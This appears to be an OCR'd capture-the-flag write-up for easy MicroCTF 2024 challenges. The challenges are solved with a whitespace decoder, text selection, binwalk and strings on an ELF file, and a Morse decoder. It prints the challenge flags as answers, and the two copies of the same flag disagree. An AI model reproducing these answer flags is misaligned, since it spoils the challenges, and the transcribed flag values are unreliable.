


I search for the whitespace decoder online for me to decode the file.







And this tool decode the whitespace which is the flag.




Assignment







When I open this file, it shows nothing.




But it is a lie. I just use my click my cursor and drag all the file to get flag. Easy



Fragmented Files





Check some type of file by using this command. It shows ELF executable which is ELF file.

```
(malscottt㉿kali)-[~/Downloads]
$ binwalk archive.dat

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             ELF, 64-bit LSB shared object, AMD x86-64, version 1 (SYSV)
2312          0x908           ESP Image (ESP32): segment count: 2, flash mode: QUIO, flash speed: 40MHz, flash size: 1MB, entry address: 0x12, hash: none
108589        0x1A82D         Copyright string: "Copyright (C) 1996-2022 Free Software Foundation, Inc."
108744        0x1A8C8         Copyright string: "copyright notice and this notice are preserved."
113710        0x1BC2E         Unix path: /usr/share/locale
126336        0x1ED80         Copyright string: "Copyright %s %d Free Software Foundation, Inc."
148928        0x245C0         Unix path: /usr/lib/debug/.dwz/x86_64-linux-gnu/coreutils.debug
```


Use binwalk but shows nothing. Only ELF

```
┌──(malscottt㉿kali)-[~/Downloads]
└─$ strings archive.dat
/lib64/ld-linux-x86-64.so.2
k.;n@
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
fgetfilecon
freecon
lgetfilecon
faccessat
setlocale
__ctype_tolower_loc
stpncpy
__cxa_finalize
__printf_chk
_obstack_free
mbstowcs
strchr
fileno
_obstack_begin_1
program_invocation_name
getxattr
malloc
memmove
fwrite_unlocked
mbsinit
localtime_r
__assert_fail
_setjmp
dirfd
stat
__libc_start_main
strtoumax
__fprintf_chk
strcmp
sigaddset
localeconv
signal
__ctype_get_mb_cur_max
iswcntrl
```


I just use strings to read the file in a readable form.

```
malscottt@kali: ~/Downloads
File  Actions  Edit  View  Help
General help using GNU software: <%s>
Copyright %s %d Free Software Foundation, Inc.
invalid %s%s argument '%s'
%s%s argument '%s' too large
invalid suffix in %s%s argument '%s'
lib/xstrtol.c
0 <= strtol_base && strtol_base <= 36
xstrtoumax
ASCII
;*3$"
/usr/lib/debug/.dwz/x86_64-linux-gnu/coreutils.debug
dfff3239aa7c3b16a71e6b2e3b6e4009dab998.debug
.shstrtab
.interp
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.data.rel.ro
.dynamic
.got.plt
.data
.bss
.gnu_debugaltlink
.gnu_debuglink
F14g{b1nw4lk_d4t_fil3}

┌──(malscottt㉿kali)-[~/Downloads]
└─$
```


I found it.


MicroCTF 2024
ctf.siberangex.com/challenges#Fragmented%20Files-33
USERS TEAMS SCOREBOARD CHALLENGES
NOTIFICATIONS TEAM PROFILE SETTINGS
CHALLENGE
13 SOLVES
Fragmented Files
50
EASY
An important file seems to be missing some data...or maybe it's hidden somewhere within. Can you piece it together and find the hidden message?
Author: Nielatte
archive.dat
F14g{b1nw4lk_d4t_f113}
Submit
You already solved this
WEB
tahu tak xss tu apa?
50
JaHaTengah
300
Rampasan Dari Dalem
450
Herta's Hidden Treasure
500
Naik Ates
500
The Seventh Class
200
Behind the Screen
450
REVERSE ENGINEERING
Crackmee
50
a var??
350
Red herring
400


Emergency Request




When I hear to this audio. Its using morse code.



Im using online tools which is morse code decoder



